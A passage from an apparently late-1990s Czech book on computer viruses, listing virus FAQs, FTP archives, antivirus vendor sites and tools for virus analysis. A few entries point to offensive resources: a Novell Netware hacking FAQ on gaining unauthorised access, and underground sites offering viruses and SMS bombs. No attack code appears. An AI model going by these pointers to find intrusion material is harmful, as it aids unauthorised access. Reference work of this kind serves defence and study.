  Alternativa k diskusní skupině comp.virus.

8.2.2. Virově zaměřené textové dokumenty (FAQ, RFC)

Kromě běžných článků, úvah a statí o počítačových virech, existuje na Internetu řada dostupných dokumentů vysoce odborně zaměřených. Strohá fakta bez přídavné omáčky jsou ideální pro pochopení podstaty problému. Jde o dokumenty typu FAQ a RFC, které uceleně a srozumitelně mapují danou problematiku. Kouzlo Internetu tkví ve skutečnosti, že zejména prostřed-

nictvím FAQ může uživatel získat informace o zajímavých oblastech nejen technického směru. Existují dokonce i FAQ úzce zaměřené na jeden filmový či knižní titul. Naprosto běžné jsou FAQ věnované hercům, zpěvákům, k mání je dokonce i FAQ komety Hyakutake, která brázdila i naši hvězdnou oblohu.

Dost nepochopitelný je však trend poslední doby. Řada vyhledávačem nalezených odkazů není platná. Samotné informace nejsou příliš aktualizovány, bohužel i včetně dokumentů FAQ.

K problematice počítačových virů a ochrany dat s viry související jsou k dispozici následující dokumenty (uvedena je i adresa příslušného anonymního FTP nebo webového serveru pro případné zájemce):

- **VIRUS-L/comp.virus FAQ**
  `http://omicron.felk.cvut.cz/FAQ/articles/a858.html`
  Základní FAQ k problematice počítačových virů, které obsahuje definici viru, členění virů podle různých hledisek či vysvětlující odlišnosti jednotlivých virových kategorií apod.
  Na adrese *http://omicron.felk.cvut.cz/FAQ/faqindex.html* lze nalézt řadu jiných virově zaměřených FAQ.
- **Antiviral Software Evaluation FAQ**
  `http://www.bocklabs.wisc.edu/~janda/avse_faq.html`
  FAQ zabývající se problematikou antivirové ochrany, používaných antivirových metod včetně jejich slabých stránek a předností. Toto FAQ předpokládá znalost FAQ předchozího. Poslední update se datuje rokem 1996.
- **Macro Viruses FAQ**
  `http://emt.doit.wisc.edu/wordvirusFAQ/wordvirus.FAQ.toc.html`
  FAQ k problematice makrovirů. Popisovány jsou základní vlastnosti spolu s nejrozšířenějšími wordovými makroviry. Podobně jako předchozí FAQ ani toto nejeví známky přílišné aktualizace.
- **The World Wide Web Security FAQ**
  `http://www.w3.org/Security/Faq/www-security-faq.html`
  Problematika bezpečnosti internetové služby WWW. Popsány jsou podmínky pro běh bezpečného webového serveru, způsoby ochran dokumentů, možnosti skriptů a specifika jednotlivých operačních prostředí.
- **RSA Laboratories' FQA About Today's Cryptography**
  `http://www.rsasecurity.com/rsalabs/faq/`
  FAQ populární šifrovací metody.
- **Hacking Novell Netware FAQ**
  `http://infomanage.com/internet/hacking/faq/novellhack.html`
  `http://www.nmrc.org/faqs/netware/index.html`
  FAQ upozorňující na základní možnosti získání neoprávněného přístupu k uživatelským účtům, souborům a adresářům síťového systému Novell Netware.

- **RFC 1135 – The Helminthiasis of the Internet**

  Podrobný popis internetového červa Roberta Morrise z roku 1988. Přehledně je uvedeno, co červ na systémové úrovni prováděl a co naopak neprováděl.

  Dokumenty FAQ i RFC jsou zrcadleny na vybraných českých serverech a jejich lokalizace je jednoduchá vyhledáním aktuálního stavu výskytů klíčových slov *FAQ* a *RFC* některým z domácích internetových vyhledávacích prostředků. Pro dokumenty RFC je to:

  `ftp://ftp.muni.cz/pub/rfc/`

8.2.3. Anonymní servery FTP

U všech uvedených adres je potřeba při přihlášení při použití FTP klienta zadat název účtu *anonymous* a jako vstupní heslo *e-mailovou adresu uživatele*. Seznam je tvořen vždy jménem serveru a příslušného adresáře s (anti)virovými informacemi.

- **F-Prot FTP**

  `complex.is`
  `/pub`

- **Garbo archives – F-Prot, VSUM, IM a další antivirová směs, opět nepříliš aktuální**

  `garbo.uwasa.fi`
  `/pc/virus`

- **SAC (Slovak Antivirus Center) – velice solidní antivirová všehochuť**

  `ftp.elf.stuba.sk`
  `/pub/pc/avir`

  Speciálně za zmínku stojí soubor */pub/pc/avir/hmvs???e.zip* s aktuální verzí heuristického makrovirového skeneru HMVS, který umožňuje vygenerovat zdrojové tvary maker, obsažených v testovaných dokumentech. To je velice užitečné pro bezpečnou analýzu napadených dokumentů.

- **SIMTEL – přední zdroj volně šiřitelných antivirových programů**

  `nic.funet.fi`
  `/pub/msdos/Simtel/virus`

- **Virus Test Center – stěžejní antivirové programy a další užitečné informace**

  `ftp.informatik.uni-hamburg.de`
  `/pub/virus`
  `/pub/virus/texts/catalog (Computer Virus Catalog)`
  `/pub/virus/texts/carobase (CAROBASE)`


8.2.4. World Wide Web (WWW)

Webové stránky jsou dnes nejoblíbenějším prostředkem pro surfování Internetem zejména díky sjednocení dříve oddělených jednotlivých služeb nižší úrovně (FTP, Telnet...). Nepodstatná je i skutečnost klientů „user friendly“, jež umožňují velice pohodlnou práci, a to mnohdy i s mul-

timediální podporou. Je proto zcela pochopitelné, že i odkazy na zajímavé stránky budou dominantním subjektem této kapitoly.


Naprostá většina webových stránek podporuje odkazy na další stránky tématicky stejně zaměřené. V tom tkví hlavní síla WWW, neboť uživateli vlastně stačí získat adresu jediné stránky k dané problematice a pomocí odkazů získává adresy další. Obrovská výhoda, na druhou stranu však tato podpora skrývá nebezpečí, že se uživatel ve spleti zajímavých odkazů doslova utopí.

- **Adam Young**
  `http://www.cs.columbia.edu/~ayoung`
  Webová stránka úzkého vztahu mezi počítačovými viry a kryptografií.
- **AEC**
  `http://www.aec.cz`
  Webová stránka domácí firmy AEC, která se angažuje zejména v oblastech antivirových a bezpečnostních řešení a kryptografie.
- **ALWIL Software**
  `http://www.anet.cz/alwil/alwil.htm`
  Další tuzemská webová stránka výrobce a distributora antivirového programu AVAST a bezpečnostního programového systému SUP.
- **AVG – GRISOFT SOFTWARE**
  `http://www.grisoft.cz`
  Webová stránka výrobce antivirového programu AVG, vyznačujícího se zejména silnou vazbou na heuristickou metodu detekce virů.



Obrázek 24: Webová stránka firmy GRISOFT


- **Digital Information Society**
  `http://www.phreak.org/html/main.shtml`
  Široce zaměřený počítačový underground.
- **Eddy Willems Free Anti-Virus Consultancy**
  `http://gallery.uunet.be/ewillems/`
  Velice komplexní přehled odkazů na antivirové programy, oblast bezpečnosti dat, virové FAQ spolu s bránou do delikátní oblasti počítačového podsvětí *Computer Underground*.



Obrázek 25: Webová stránka Eddy Willemse

- **Eliashim**
  `http://www.eliashim.com`
  Produkty zaměřené na antivirovou oblast a otázku bezpečnosti dat spolu se sdružením Aladdin Knowledge Systems pro ochranu dat počítačového obchodování.
- **F-Prot**
  `http://www.complex.is`
  Webová stránka předního antivirového programu.


- **F-Secure Computer Virus Info Center (dřívější Data Fellows)**
  `http://www.f-secure.com/virus-info/`
  Prohledávatelná „Virus description database“. Na příbuzné adrese *http://europe.datafellows.com/virus-info/bulletins/* je k dispozici „F-Secure Anti-Virus Bulletin“.
- **Hostile Applets**
  `http://www.meurrens.org/ip-Links/Java/codeEngineering/papers/hostile-applets.html`
  `http://securite.ensicaen.ismra.fr/private/securite/Web/Java/HostileApplets.html`
  `http://www.java.org.il/hostile/hostile_applet.html`
  Tři viceméně totožné obsahy, popisující možné podoby hrozeb javových appletů.
- **Integrity Master**
  `http://www.stiller.com`
  Další možné pojetí antivirové ochrany, tentokrát ve spojení s kontrolou integrity dat.
- **Igiho stránka o virech**
  `http://www.viry.cz`
  Dobře zpracovaná, technicky zaměřená, přehledová webová stránka virové problematiky v češtině.



Obrázek 26: Igiho stránka o virech


- **Internet Explorer & Netscape crashing and security**
  `http://www.nat.bg/~joro/`
  Bezpečnostní díry nejužívanějších webových prohlížečů.
- **Kaspersky Lab**
  `http://www.avp.ru`
  Řada antivirových produktů pro řadu platforem a Virus Newsletter.
  `http://www.avp.ch/avpve/`
  AVP Virus Encyclopedia (AVPVE), vysoce kvalitní.
- **Mc-Afee**
  `http://www.mcafee.com`
  Webová stránka antivirového klasika s antivirovým centrem na adrese *http://www.mcafee.com/anti-virus/*. Mc-Afee je součástí asociace Network Associates, kde na adrese http://www.nai.com lze najít případné další Mc-Afeeho stránky.
- **NOD32**
  `http://www.eset.sk`
  Rychlý slovenský antivir.
- **Norman Virus Control**
  `http://www.norman.com/`
  Norman Virus Control a spojení s ThunderBYTE AntiVirusem (*http://www.norman.com/tbav.shtml*), dříve dostupným na adrese *http://www.thunderbyte.com/*.
- **Occultforces underground**
  `http://www.occultforces.f2s.com/home.html`
  Viry, SMS bomby a jiný undergroundový materiál.
- **Panda**
  `http://www.pandasoftware.com`
  Antivirový program bránící se i hrozícímu nebezpečí z Internetu. Umožňuje mj. nastavit blokování přístupu k určeným IP-adresám, webovým stránkám či portům.
- **PC-cillin**
  `http://www.antivirus.com/pc-cillin/`
  Současné komplexní zaměření PC-cillinu je bezpečné surfování z domácího PC.
- **Ralf Brown**
  `http://www.cs.cmu.edu/afs/cs.cmu.edu/user/ralf/pub/WWW/`
  Domovská stránka tvůrce legendárního *Interrupt List*u.

- **Secureindex**
  `http://www.morehouse.org/hin/index.htm`
  Rozsáhlá kolekce undergroundových magazínů, souborů a textů.
- **Symantec Antivirus Center**
  `http://www.symantec.com/avcenter/`
  Další encyklopedie, ve srovnání s AVPVE rozsáhlejší, leč kvalitou podávaných informací slabší.
- **Virus Bulletin**
  `http://www.virusbtn.com`
  Technický magazín o vývoji na poli antivirových produktů.




Obrázek 27: Virus Bulletin

- **Virus Encyclopedia**
  `http://www.viruslist.com`
  Encyklopedie, obsahující detailní informace o více než 30 000 známých virech, jejich dělení, metodách detekce a léčby.




Obrázek 28: Virus Encyclopedia

- **Virus Test Center**
  `http://agn-www.informatik.uni-hamburg.de/vtc/`
  Antivirové testovací centrum na Univerzitě v Hamburgu s archívem, děleným do tří skupin uživatelů počítačů řad Amiga, Macintosh a PC.



Obrázek 29: Webová stránka Virus Test Centra v Hamburgu

- **WildList Organization International**
  `http://www.wildlist.org`
  Vůdčí organizace informující o aktuálních virech šířících se světěm.



Obrázek 30: WildList Organization International

Kniha druhá: Počítačové viry z pohledu programátora – virologa

1. Programová podpora pro práci s viry


Virologie je slangový název pro označení „vědy“ zkoumající počítačové viry. Virolog je pak programátor, který provádí analýzu zachycených virů. Dříve však, než se může programátor začít hlouběji zajímat o počítačové viry, musí mít potřebné znalosti o příslušném operačním systému a základní programové vybavení. Uvedené programy netvoří ucelený komplet, podávají pouze základní informace o zřejmě nejpoužívanějších programových pomůckách. Samozřejmě platí, že tyto pomůcky nacházejí svoje výhodné uplatnění i v nevirovém programování.

- **TechHelp – The Electronic Reference Manual**
  Výborný hypertextový průvodce operačním systémem MS-DOS z ryze systémového hlediska, nikoliv uživatelského. Forma křížových odkazů umožňuje velice rychlé vyhledání příslušné informace spolu s možností přechodu na příbuzné odkazy.


  Obrázky 31 až 34 ukazují základní koncepci TechHelpu. Na obr. 34 jsou vidět informace získané po stisku kurzoru na položce „35H Get Vector“ z obr. 33. TechHelp v tomto případě podává úplné údaje o vstupních a výstupních parametrech služby (funkce) 35H volání Dosu spolu s příslušným komentářem. Odtud má uživatel možnost vrátit se o jednu úroveň zpět či zanořit se o další úroveň hlouběji na příbuzné odkazy.

  Obdobné popisy se samozřejmě vyskytují i v tištěné podobě, nicméně vzhledem k možnosti rezidentní instalace TechHelpu, která umožňuje jeho vyvolání např. přímo z editoru při psaní zdrojového textu programu, je zřejmě elektronická podoba vhodnější.


  Má-li programátor jazykové bariéry, může volit případně český ekvivalent *SysMan*, který navíc podchycuje a opravuje chyby v TechHelpu obsažené. Na rozdíl od TechHelpu, běžně dostupného na stanicích BBS, je však SysMan produkt komerčního charakteru. Pro srovnání s TechHelpem obr. 35 poskytuje ekvivalentní informace s obr. 34.



